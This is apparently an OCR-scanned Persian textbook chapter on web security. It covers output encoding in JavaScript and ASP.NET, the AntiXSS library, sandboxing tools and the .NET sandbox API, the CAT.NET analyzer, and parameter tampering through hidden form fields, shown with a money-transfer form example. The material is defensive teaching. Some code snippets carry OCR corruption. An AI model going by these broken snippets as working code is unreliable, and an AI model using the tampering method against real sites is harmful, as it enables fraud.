هنگام اجرای عملیات کد گذاری در کدهای سمت کارخواه، زبان مورد استفاده همیشه جاوا اسکریپت است که در درون خود توابعی دارد که داده را در محتواهای مختلف، کدگذاری می‌کنند. هنگام کدگذاری سمت کارگزار،

باید از توابع موجود در زبان کدهای سمت کارگزار و قالب آنها استفاده کرد. به دلیل استفاده از زبانها و چارچوبهای متفاوت در کده ای سمت کارگزار، در این نوشتار نمی‌توان جزلیات تمامی این زبانها و چارچوبها را بررسی کرد. با این حال آشنایی با توابع کدگذاری جاوا اسکریپت که در سمت کاربر استفاده می‌شوند، برای درک توابع سمت کارگزار مفید خواهد بود.

زمانی که با استفاده از جاوا اسکریپت، ورودی‌های کاربر آر کد گزاری می‌کنیم، تابع‌ها و ویژگی‌های ذاتی زیادی وجود دارند که به‌صورت خودکار تمامی داده ها را با توجه به زمینه آنها، کدگذاری می‌کنند.

محتوا	روش / خاصیت
محتوای عناصر HTML	node.textContent = userInput
مقدار صفات HTML	element.setAttribute(attribute, userInput) یا element[attribute] = userInput
مقدار Url	window.encodeURIComponent(userInput)
مقدار Css	element.style.property = userInput

در جدول فوق زمینه مقادیر جاوا اسکریپت ذکر نشده است زیرا جاوا اسکریپت هیچ روش درونی برای کدگذاری داده های مشمول در کد منبع جاوا اسکریپت ندارد.

کدگذاری خروجی ناامن با استفاده از UrlEncode

از تابع UrlEncode(String) می‌توان برای کدگذاری تمام URLها استفاده کرد از جمله مقادیرQueryString. اگر کاراکترهایی نظیر فاصله و عاللم نگارشی در یک جریان HTTP، بدون کدگذاری رها شوند، ممکن است در هنگام دریافت به درستی تفسیر نشوند. کدگذاری URL، کاراکترهایی که درون URL نامعتبر محسوب می‌شوند

را به کاراکترهای مجاز معادل، تبدیل می‌کند. رمزگشایی URL، عملیات عکس کدگذاری را انجام می‌دهد. مثالً هنگامی که کاراکترهای > و < برای ارسال درون بلوک متنی یک URL قرار می‌گیرند، به‌صورت %3c و %3e کدگذاری می‌شوند.

یک URL را می‌توان هم به وسیله تابع UrlEncode و هم با تابع UrlPathEncode کدگذاری نمود. این دو روش نتایج متفاوتی را تولید می‌کنند. در روش UrlEncode هر کاراکتر فاصله تبدیل به یک کاراکتر مثبت ((+ می‌شود؛ اما روش UrlPathEncode هر فاصله را به‌صورت رشته "%20" کد می‌کند که در مبنای شانزده نشان دهنده کاراکتر فاصله است.

بهتر است هنگامی که بخش مسیر یک URLرا کدگذاری می‌کنید از تابع UrlPathEncode استفاده کنید تا به رمزگشایی صحیحتر، بدون وابستگی به ساختار مرورگری که رمزگشایی را انجام می‌دهد، دست پیدا کنید.

تابع HttpUtility.UrlEncode به‌صورت پیشفرض از رمزگذاری UTF-8 استفاده می‌کند به همین علت با استفاده از روش UrlEncode، نتیجه مشابه استفاده از UrlEncode و تعیین UTF8 به‌عنوان پارامتر دوم، به دست می‌آید.

تابع HttpServerUtility.UrlEncode مسیر مناسبی برای دسترسی به تابع UrlEncode در زمان اجرای برنامه ASP.NET است.

در فایل کد پشت یک صفحهٔ وب ASP.NET، از طریق ویژگی Server به یک نمونه از کلاس HttpServerUtility دسترسی پیدا کنید. در یک فایل که پشت یک صفحهٔ وب پست از HttpContext.Current.Server برای دسترسی به نمونه‌های از کلاس HttpServerUtitlity استفاده کنید.

برای کدگذاری یا رمزگشایی مقادیر خارج از یک برنامه کاربردی وب از کلاس WebUtility استفاده کنید.

مثال زیر چگونگی کد کردن URL مقادیر رشته درخواست یک hyperlink را نشان می‌دهد. این کد در فایل کد پنهان یک صفحهٔ وب قرار می‌گیرد. معمولامقادیری که از کاربر و یا درخواست، دریافت می‌شوند از این روش کدگذاری می‌گردند. NextPage به یک کنترل HyperLink اشاره دارد.

```
public partial class _Default: Page
{
protected void Page_Load(object sender, EventArgs e)
{
string destinationURL =
"http://www.contoso.com/default.aspx?user=test";
NextPage.NavigateUrl = "~/Finish?url=" +
Server.UrlEncode(destinationURL);
}
}
```

مثال بعدی مشابه مثال قبل است با این تفاوت که این روش را در کلاسی نشان می‌دهد که در فایل پشت یک صفحهٔ وب نیست.

```
public class SampleClass
{
public string GetUrl()
{
string destinationURL =
"http://www.contoso.com/default.aspx?user=test";
return "~/Finish?url=" +
HttpContext.Current.Server.UrlEncode(destinationURL);
}
}
```

۶-۲-۳ کتابخانهٔ Anti-XSS

کتابخانهٔ AntiXSS (The Anti-Cross Site Scripting) یک ابزار مفید برای جلوگیری از انواع حملات اسکریپتی بر علیه وبسایتهای ASP.NET بوده است. AntiXSS بخشی از کتابخانهٔ حفاظتی وب (WPL[1]) همراه با یک موتور امنیت در زمان اجرا (SRE[2]) است. SRE یک ماژول HTTP است که می‌تواند به‌طور خودکار تقریباً همهی خروجی‌های در معرض خطر را کدگذاری کند. در اکثر موارد، این بدان معنی است که هر خروجی که از ورودی غیر قابل اطمینان کاربر تولید می‌شود، کدگذاری شده است. مایکروسافت این ابزار را تحت مجوز عمومی آزاد مایکروسافت (MS-PL)، منتشر کرده است که به شما این امکان را می‌دهد که هر عملی که می‌خواهید با این کتابخانه انجام دهید.

کتابخانهٔ AntiXSS متشکل است از مجموعهای از توابع کدگذاری برای هر نوع ورودی کاربر، از جمله عناصر و صفات HTML، XML، CSS، LDAP وJavaScript. این کتابخانه از یک لیست سفید استفاده می‌کند که باعث می‌شود کتابخانه هر آنیه را که در این لیست سفید گنجانده نشده است کدگذاری کند. این لیست به منظور حفاظت در برابر حملات اسکریپت نویسی بین سایتی طراحی شده است. این حملات یکی از بدترین راه هایی است که یک مهاجم با استفاده از آن می‌تواند یک برنامه را بشکند و در آن وقفه ایجاد کند.

امروزه مایکروسافت ویژگی‌های کتابخانهٔ AntiXSS را در نسخهی 4.5 از .NET Framework در System.Web.Security.AntiXss namespace قرار داده که از طریق یکشی AntiXssEncoder به نمایش گذاشته می‌شود. شما می‌توانند از این نوع روشها برای کدگذاری داده به شیوه های مختلف استفاده کنید، اما سادهترین راه برای استفاده‌از کتابخانه، پیکربندی یک برنامه ASP.NET برای استفاده از ویژگی‌های AntiXSS به‌صورت پیشفرض می‌باشد. شما می‌توانید این قابلیت را با اضافه کردن ویژگی encoderType به عنصر httpRuntime در web.config انجام دهید، همانگونه که در مثال زیر نشان داده شده است:

```
<httpRuntime ...
encoderType="System.Web.Security.AntiXss.AntiXssEncoder,
System.Web,Version=4.0.0.0,Culture=neutral,
```

```
PublicKeyToken=b03f5f7f11d50a3a" />
```

مزایای استفاده از کتابخانهٔ anti-xss عبارت‌اند از:

- بهبود عملکرد **:**این کتابخانه کاملابا در ذهن داشتن عملکرد و کارایی سیستم بازنویسی شده است و حفاظت از برنامهٔ کاربر را در مقابل حملات xss تضمین می‌کند.
- جهانی سازی امن: وبسایتها یک مکان جهانی هستند و موضوع حملات اسکریپت نویسی بین سایتی نیز یک مسئله جهانی است. یک حمله می‌تواند در هرجایی نوشته شود مروزه Anti-XSS سایت شما را در مقابل حملات xss که به زبانهای مختلفی نوشته می‌شوند حفاظت می‌کند.
- سازگاری با استانداردها: این کتابخانه مطابق با استانداردهای مدرن وب نوشته شده است. شما می‌توانید به راحتی از این کتابخانه استفاده کنید بدون اینکه نگران تأثیر منفی آن بر روی UI باشید.

۱-۶-۲-۳ *کدگذاری خروجی با استفاده از کتابخانهٔ Anti-XSS*

فضای نام System.Web.Security.AntiXss دارای تابع‌هایی برای کدگذاری رشته ها می‌باشد و به عبارت دیگر کاربر را در حفاظت از وبسایت خود در مقابل حملات اسکریپت نویسی بین سایتی یاری می‌دهد. در این فضای نام یک کلاس AntiXssEncoder وجود دارد که یک رشته برای استفاده در html، xml، css و url کدگذاری می‌کند.

برخی از تابع‌هایی که کلاس فوق برای کدگذاری و در اختیار می‌گذارد عبارت‌اند از:

جدول ٤-٤: تابعهای کلاس AntiXssEncoder و کاربرد انها

تابع	شرح
Css Encode	رشته را برای استفاده در css کد گزاری میکند.

Html Encode	رشته را برای استفاده در html کدگزاری میکند و مشخص میکند که آیا از موجودیت های نام دار HTML 4.0 استفاده بشود یا خیر.
HtmlAttributeEncode	رشته را برای استفاده در یک صفت html کدگذاری میکند.
HtmlFormUrlEncode	رشته را برای استفاده در فرمی که نوع آن application/x-www-form-urlencoded است، کدگذاری میکند.
UrlEncode	رشته را برای استفاده در یک Url آماده میکند.
XmlEncode	رشته را برای استفاده در xml کدگذاری میکند.
XmlAttributeEncode	رشته را برای استفاده در xml کدگذاری میکند.

۳-۳ Sandboxing

Sandboxing، عملیات اجرای کد در یک محیط امن محصور شده است که مجوزهای داده شده به یک کد را محدود می‌کند. برای مثال اگر شما کتابخانه ای مدیریت‌شده دارید که منبع اصلی آن کاملاً مورد اعتماد نیست، نباید آن را با اطمینان کامل اجرا نمایید، یعنی باید این کد را درون یک سندباکس قرار داده و تنها مجوزهایی را به آن اختصاص دهید که ممکن است به آنها نیاز داشته باشد (مثالً مجوز اجرا) همچنین می‌توانید برای آزمون کدهایی که در یک محیط نسبتاً قابل‌اعتماد منتشر می‌کنید، از سند باکس استفاده نمایید.

۳-۳-۱ نرم افزار Sandboxie:Sandboxing

Sandboxie برنامهٔ شما را در یک محیط ایزولهٔ مجازی به نام sandbox اجرا می‌کند. تحت نظارت Sandboxie، برنامه در حالت عادی و در بالاترین سرعت به اجرا در می‌آید، اما نمی‌تواند اثرات دایمی روی کامپیوتر شما باقی بگذارد و تغییرات تنها درون همان sandbox معتبر می‌باشند.

کامپیوتر خود را به‌عنوان یک تکه کاغذ در نظر بگیرید. هر برنامه ای که اجرا می‌شود، اثری مانند نوشتن بر روی کاغذ باقی می‌گذارد. هنگامی که مرورگرتان را باز می‌کنید، به ازای هر سایتی که بازدید می‌شود، روی کاغذ اثری باقی می‌گذارد و هر بدافزاری که با آن مواجه شوید تلاش می‌کند تا اثر خود را روی کاغذ دایمی کند. نرم افزارهای قدیمی حفظ حریم شخصی و ضد بدافزارها، تلاش می‌کردند تا هرگونه نوشته و اثری که در نظرشان ناخواسته روی سیستم انجام می‌شد را پاک نمایند که البته در اکثر مواقع هم به درستی کشف می‌شدند. ولی اولا سازندگان این نرم افزارها هم می‌بایست به آن‌ها می‌آموختند که دنبال چه نوع نوشته ها و اثراتی باشند و هم اینکه چگونه آنها را پاک کنند. از طرف دیگر محیط سندباکس نرم افزار Sandboxie مانند لایه ای شفاف که روی کاغذ قرار گرفته است، عمل می‌کند. برنامه ها روی این لایه شفاف می‌نویسند که برای آنهادقیقاً همانند کاغذ اصلی است؛ که شما سندباکس را پاک می‌کنید به مانند پاک کردن لایه شفاف است و کاغذ اصلی دست نخورده باقی مِیماند.

Sandboxie به‌عنوان اولین خط دفاعی شما بوده و می‌بایست با ضد بدافزارها و آنتی ویروسهای سنتی، کامل شود. این راه حلها به شما کمک می‌کنند تا سیستمتان از هر طریقی آلوده نشود. معمولا در روش‌های سنتی از تطابق با الگوهای مشخص به طرق مختلف برای یافتن برنامه های مخرب و دیگر تهدیدات، استفاده می‌شد؛ اما Sandboxie در واقع نسبت به هیچ کدی آن قدر اطمینان پیدا نمی‌کند که اجازه خروج سندباکس را به آن بدهد. استفاده از ترکیب این دو روش می‌تواند نرم افزارهای مخرب را »که مروزه مورد توجه گروه های ناشناس قرار گرفتهاند« از کامپیوتر شما دور نگاه دارد.

Sandboxie در مقابل key-loggersهای مخرب تا حدی از شما محافظت می‌کند؟

ممکن است این فرض را در نظر بگیرید که تمامی عملیات مرور وب را درون sandbox انجام دهید تا مانع ورودی تصادفی key-loggerها به درون سیستم شوید. مطمئن شدن از کشف key-loggerها کار بسیار دشواری است بنابراین بهترین روشی که Sandboxie برای مقابله با آنها در اختیارتان قرار می‌دهد، پاک کردن سندباکس است. هنگامی که شما همه فعالیت‌های درون تمامی سندباکس‌ها را متوقف می‌کنید و سپس سندباکس مورد استفاده را پاک می‌کنیم و به هیچ وجه نمی‌توان مطمئن بود که تمامی key-loggerها هم پاک می‌شوند.

۲-۳-۳ نرم افزار BufferZone Pro:Sandboxing

BUFFERZONE یا راه‌حل امنیت کامپیوترها، از شرکت‌ها در مقابل تهدیدات پیشرفته‌های همچون zero-day، drive-by download، حملات phishing و APTها، محافظت می‌کند. BUFFERZONE با داشتن محفظه با مرزهای کاملاً مجزا، پل زدن و هوشمندی، این امکان را برای کارکنان فراهم می‌کند تا در عین حفظ امنیت شرکت، دسترسی نامحدود به برنامه های اینترنتی، ایمیل و حافظه های جانبی داشته باشند.

از آنجایی که تهدیدات سایبری به سرعت در حال پیشرفته‌تر شدن هستند، دیگر با راه‌حلهای قدیمی نمی‌توان جلو نفوذ آنها به کامپیوترهای کاربران را گرفت. تهدیدات امروزی در واقع هدف‌های در حال حرکتی هستند که نمی‌توان آنها را حتی با دقت کامل هم کشف کرد. به همین دلیل BUFFERZONE روش دیگری را دنبال می‌کند: ایزوله کردن مرورگرها، ایمیل و حافظه های جانبی در محیط‌های مجازی مربوط به خودشان و درنتیجه محافظت از کامپیوترها در مقابل نفوذ.

BUFFERZONE برای کاربران به معنای دسترسی شفاف به اطلاعات است. برای تیم‌های IT، امنیت کامپیوترها را در عین کاهش اعلان‌های نادرست ساده‌تر می‌کند، بنابراین امکان توجه به مسائل مهمتر فراهم می‌شود.

انبارهای مجازی BUFFERZONE محتوای هر منبعی که ممکن است ناامن تلقی شود را محافظت می‌کند مانند مرورگرهای وب، ایمیل، Skype، FTP و حتی حافظه های جانبی. به وسیلهٔ BUFFERZONE می‌توان

سیاست‌های مهار دانه‌بندی شده را با توجه به سگمنت شبکه، محل فایل یا برچسب، امضای دیجیتال و منبع URL/IP تعیین کرد.

BUFFERZONE هم برای برنامه و هم کاربر، شفاف بوده و توانایی جداسازی تهدیدات را از دیگر بخشهای یک کامپیوتر داراست. BUFFERZONE می‌تواند تمامی محیط برنامه را ایزوله کند، هم حافظه و هم فایل‌های رجیستری و دسترسی به شبکه. هر گونه تلاش برای آلوده کردن سیستم به مرزهای محفظه محدود شده و از رسیدن آن به کامپیوترها جلوگیری می‌شود.

BUFFERZONE یک راه حل کامل برای پاک نگاه داشتن ترمینالها از بدافزارها و درنتیجه حداکثر ساختن شفافیت برای کاربران و کنترل برای IT به حساب می‌آید.

۳-۳-۳ واسط برنامه‌نویسی سندباکس در چارچوب دات نت

برای اجرای یک برنامه درون یک سندباکس مراحل زیر را اجرا کنید:

1. مجموعه مجوزها را برای اعطا به برنامه های نامطمئن می‌دهید، ایجاد نمایید. حداقل اجازهای که می‌توانید اختصاص دهید، مجوز اجرا است. علاوه بر این، می‌توانید مجوزهای دیگری نیز که فکر می‌کنید اعطای آنها به برنامه های نامطمئن، بی‌خطر است را به مجموعه اضافه نمایید. برای مثال IsolatedStorageFilePermission. کد زیر یک مجموعه، تنها با مجوز اجرا را ایجاد می‌کند:

```
PermissionSet permSet = new PermissionSet(PermissionState.None);
permSet.AddPermission(new）
SecurityPermission(SecurityPermissionFlag.Execution));
```

همچنین به‌جای روش قبل می‌توانید از مجموعه مجوزهای مشخصی که از قبل ایجاد شده‌اند، مانند Internet استفاده کنید.

```
Evidence ev = new Evidence();
```

```
ev.AddHostEvidence(new Zone)SecurityZone.Internet();
PermissionSet internetPS = SecurityManager.GetStandardSandbox(ev);
```

تابع GetStandardSandbox، بسته نوع منطقه که در شاهد موجود است، یا مجموعه مجوز اینترنت یا مجموعهٔ اینترانت محلی را به‌عنوان نتیجه تولید می‌کند. این روش هم چنین چند مجوز هویت هم برای اشیا شاهد که به‌عنوان مراجع، ارسال می‌شوند، تولید می‌کند.

2. اسمبلی را که شامل کلاس میزبانی است (که در این مثال Sandboxer نام دارد.) و کد نامطمئن را فراخوانی می‌کند، امضا کنید. نام قوی را که برای امضا کردن اسمبلی استفاده می‌شود، به آرایه StrongName مربوط به پارامتر fullTrustAssemblies فراخوانی CreateDomain، اضافه نمایید.

کلاس میزبانی باید به‌صورت کاملاً قابل اطمینان اجرا شود تا بتوان کدهای نیمه مطمعن را اجرا کرد و یا به برنامه های از این نوع، خدماترسانی کرد. به روش زیر می‌توانید نام قوی یک اسمبلی را بخوانید:

```
StrongName fullTrustAssembly =
typeof(Sandboxer).Assembly.Evidence.GetHostEvidence<StrongName>();
```

اسمبلی‌های چارچوب دات نت مانند mscorlib و System.dll نیازی به اضافه شدن به لیست کالًم قابل اطمینان ندارند زیرا از کش سراسری اسمبلی به همین صورت بارگذاری می‌شوند.

3. به پارامتر AppDomainSetup مربوط به تابع CreateDomain مقدار اولیه اختصاص دهید. به وسیلهی این پارامتر بسیاری از تنظیمات AppDomain جدید، قابل کنترل می‌باشد. ApplicationBase ویژگی بسیار مهمی است و می‌بایست با ApplicationBase مربوط به AppDomain برنامه میزبان، متفاوت باشد. در غیر این صورت، برنامه ناشناس می‌تواند میزبان را مجبور به بارگذاری‌خطاهای تعریف‌شده توسط خود کرده (تحت عنوان برنامه کاملاقابل‌اعتماد) و درنتیجه آن را آلوده نماید. این هم دلیل دیگری است که استفاده از catch یا توصیه نمی‌شود.

تنظیم متفاوت ApplicationBaseهای برنامه میزبان و برنامه های که درون sandboxاجرا می‌شود خطر سو استفاده را از بین خواهد برد.

```
AppDomainSetup adSetup = new AppDomainSetup(); adSetup.ApplicationBase =
Path.GetFullPath(pathToUntrusted);
```

4. برای ایجاد دامنهٔ برنامه یا استفاده از پارامترهایی که تعریف کردیم،

CreateDomain(String, Evidence, AppDomainSetup, PermissionSet, StrongName[]) را فراخوانی کنید. امضای این روش به شکل زیر است:

```
public static AppDomain CreateDomain(string friendlyName,
Evidence securityInfo, AppDomainSetup info, PermissionSet grantSet,
params StrongName[] fullTrustAssemblies)
```

اطلاعات اضافه:

- فقط همین overload از تابع CreateDomain است که PermissionSet را به‌عنوان یک پارامتر می‌پذیرد، بنابراین تنها روشی است که به شما اجازه می‌دهد تا یک برنامه را تحت عنوان نسبتاً قابل‌اعتماد، بارگذاری کنید.
- پارامتر evidence برای محاسبه یک مجموعه مجوز، مورد استفاده قرار نمی‌گیرد، بلکه به وسیله اجزای دیگری از چارچوب دات نت برای تشخیص هویت استفاده می‌شود.
- تنظیم ویژگی ApplicationBase پارامتر info برای این overload اجباری است.
- کلیدواژه params متعلق به پارامتر fullTrustAssemblies می‌باشد که به این معناست که اجباری برای ایجاد آرایه نیست. ارسال 0، 1، یا نام‌های قوی دیگر به‌عنوان پارامتر مجاز می‌باشد.
- کد ایجاد کننده دامنه برنامه، کد زیر است:

```
AppDomain newDomain = AppDomain.CreateDomain("Sandbox", null,
adSetup, permSet, fullTrustAssembly);
```

5. کد را درون دامنه sandboxing که ایجاد کرده‌اید، بارگذاری کنید. این کار در دو روش قابل انجام می‌باشد:

- فراخوانی ExecuteAssembly برای اسمبلی.
- استفاده از روش CreateInstanceFrom برای ایجاد یک نمونه کلاس که‌از MarshalByRefObject درون AppDomain جدید، مشتق می‌شود.

روش دوم بهتر است چون ارسال پارامتر را به نمونه AppDomain جدید ساده‌تر می‌کند. روش CreateInstanceFrom دو مشخصهی مهم دارد:

- می‌توانید از پایه کدی استفاده کنید که به مکانی اشاره می‌کند که شامل اسمبلی شما نیست.
- می‌توانید ایجاد نمونه را تحت یک Assert برای اطمینان کامل PermissionState.Unrestricted، انجام دهید که موجب می‌شود ایجاد نمونه‌های از کلاس‌های بحرانی ممکن شود. (این عمل زمانی اتفاق میافتد که اسمبلی شما هیچ‌گونه حاشیه‌نویسی شفافیت نداشته باشد و به‌عنوان کاملاً قابل‌اعتماد بارگذاری شده باشد.) بنابراین باید دقت داشته باشید که تنها کدهای مطمئن را با این قابلیت ایجاد کنید. توصیه می‌شود فقط نمونه‌های کلاس‌های کاملاً قابل‌اعتماد را درون دامنهٔ جدید برنامه، ایجاد نمایید.

```
ObjectHandle handle = Activator.CreateInstanceFrom(
newDomain, typeof(Sandboxer).Assembly.ManifestModule.FullyQualifiedName,
typeof(Sandboxer).FullName );
```

توجه کنید که برای ایجاد نمونه‌های از یک کلاس در یک دامنهٔ جدید کلاس موردنظر می‌بایست، کلاس MarshalByRefObject را گسترش دهید.

```
class Sandboxer:MarshalByRefObject
```

6. نمونهٔ دامنه جدید را به‌عنوان مرجع در این دامنه، آزاد کنید. این مرجع برای اجرای کدهای غیرقابل اطمینان استفاده می‌شوند.

```
Sandboxer newDomainInstance = (Sandboxer) handle. Unwrap();
```

7. روش ExecuteUntrustedCode را در نمونه‌های از کلاس Sandboxer که به‌تازگی ایجاد کرده‌اید، فراخوانی کنید.

```
newDomainInstance.ExecuteUntrustedCode(untrustedAssembly
untrustedClass entryPoint parameters);
```

این فراخوانی، در دامنه درون sandbox برنامه اجرا می‌شود که مجوزهای محدودی دارد.

```
public void ExecuteUntrustedCode(string assemblyName, string typeName,
string entryPoint, Object[] parameters)
{
MethodInfo target = Assembly.Load(assemblyName)
.GetType(typeName).GetMethod(entryPoint);
try
{
target.Invoke(null, parameters);
}
catch (Exception ex)
{
(new PermissionSet (PermissionState.Unrestricted))
.Assert();
Console.WriteLine("SecurityException caught:\n{0}",
ex.ToString());
CodeAccessPermission.RevertAssert();
Console.ReadLine();
}
}
```

۳-۳-۴ ابزار تحلیل کد دات نت مایکروسافت، CAT.NET

ابزار تحلیل کد CAT.NET یک ابزار تحلیل کد باینری است که به تشخیص عیوب امنیتی رایج در کدهای مدیریت‌شده، کمک می‌کند. این آسیب‌پذیری‌ها عبارت‌اند از:

- اسکریپت بین سایتی
- تزریق SQL
- تزریق دستور پردازش
- اطلاعات استثنا
- تزریق LDAP
- تزریق XPATH
- هدایت کاربر به سایت کنترل‌شده توسط کاربر

ابزار CAT.Net کیفیت کد را بهبود بخشیده و به رسیدن به بهترین تجربیات امنیتی کمک می‌کند. مایکروسافت از این ابزار برای مرور امنیتی استفاده می‌کند. چیزی که همیشه باید هنگام استفاده از ابزار خودکار تحلیل کد به یاد داشته باشید نتایج مثبت نادرست آن است. Cat.Net گاهی ازاین‌گونه نتایج تولید می‌کند.

ابزار CAT.Net را باید در فاز پیاده‌سازی از چرخهٔ حیات تولید امنیتی،SDL به کاربرد.

هنگام استفاده از CAT.Net با محدودیت‌هایی روبه‌رو هستیم نظیر اندازه dllی که مورد تحلیل قرار می‌گیرد. یک dll با اندازه 18 MB را می‌توان با ابزار CAT.NET تحلیل کرد. برای اندازه‌های بزرگ‌تر اعلام می‌شود. البته فقط در دستگاه‌های 32 بیت نه در 64 بیت.


ابزار CAT.NET را برای چهار سناریوی مختلف می‌توان استفاده کرد:

1. یک snap-in برای ویژوال استودیو
2. یک ابزار خط فرمان
3. به‌عنوان یک قانون FxCop و
4. به‌صورت یکپارچه با VSTF TeamBuild به‌عنوان یک وظیفهٔ سفارشی MSBuild

در این مثال آزمایشی از ابزار خط فرمان استفاده خواهیم کرد.

خط فرمان را باز کرده و به پوشه ای که CATNetCmd64.exe در آن قرار گرفته است، بروید. فرمان "CATNetCmd64.exe /file:"catnet.dll را تایپ کنید .file/ نام اسمبلی را برای آنالیزکردن، قبول می‌کند.


پس از این کار، مشاهده می‌کنید که عملیات تحلیل آغاز می‌شود و در صورت موفقیت‌آمیز بودن، گزارشی تولید می‌گردد. صفحهٔ نمایش پس از یک تحلیل موفقیت آمیز:



صفحه نمایش پس از یک تحلیل موفق توسط CAT.Net

گزارش تولید شده را می‌توانید در مسیر ریشهٔ مربوط به دایرکتوری ct.net، با نام report.html مشاهده کنید.

گزارش نمونه برای مثال بالارا در شکل زیر می‌بینید:



نمونه گزارش تولید شده توسط CAT.Net

۳-۴ دستکاری پارامتر و فرم

دستکاری پارامتر یک فرم ساده ای از حمله است که به طور مستقیم منطق برنامه تحت وب را مورد هدف قرار می دهد .بسیاری از برنامه نویسان بر مخفی سازی یا تثبیت فیلدها به عنوان یک اقدام امنیتی برای عملیات خاص تکیه می کنند .تگ های مخفی در یک فرم یا یک پارامتر در URL برخی از این موارد است که حمله دستکاری پارامتر از آن بهره می برد.

خدمت رسانی به فایل های درخواست شده عملکرد اصلی وب سرور ها می باشد .در طول یک نشست وب، به منظور نگهداری اطلاعات در مورد جلسه کلاینت، پارامترها بین مرورگر وب و برنامه تحت وب مبادله می گردد که نیاز به نگهداری یک پایگاه داده در سمت سرور را برطرف می نماید .پرس و جوی هایURL ، فیلدهای فرم و کوکی ها برای رد و بدل شدن پارامتر ها مورد استفاده قرار می گیرند.

تغییر پارامترها در فیلد فرم بهترین مثال از دستکاری پارامتر است .هنگامی که یک کاربر یک صفحه HTML را انتخاب می کند، برخی مقادیر درون فیلد های آن قرار دارد واین مقادیر توسط پروتکل HTTP به برنامه تحت وب انتقال پیدا می کند.

برخی از این مقادیر مانندcombo box، check box ، radio buttons و مواردی از این دست می باشند .حال یک مهاجم می تواند این مقادیر را دستکاری نماید و موارد دلخواه خود را به سمت برنامه تحت وب ارسال نماید . در برخی موارد این حمله تنها توسط ذخیره کردن صفحه مورد نظر، تغییر در کدهای HTML آن و بارگذاری مجدد در مرورگر وب صورت می پذیرد.

هنگامی فیلدها در یک صفحه HTML مخفی شده باشند، برای کاربر نهایی قابل مشاهده نیستند .برای مثال فرم سفارش محصولی را که شامل فیلد پنهان با کد زیر است:

```
<input type="hidden" name="price" value="99. 99">
```

در یک حمله دستکاری پارامتر، یک نفوذگر ممکن است پارامترهای مختلف ارسالی را دستکاری نماید .به عنوان مثال فرم زیر در نظر بگیرید:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE=" 123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTIONX/SELECT> <BR>Amount: <INPUT
NAME="Amount" SIZE=20> <BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BRXINPUT TYPE=SUBMIT> <INPUT TYPE=RESET> </FORM>
```

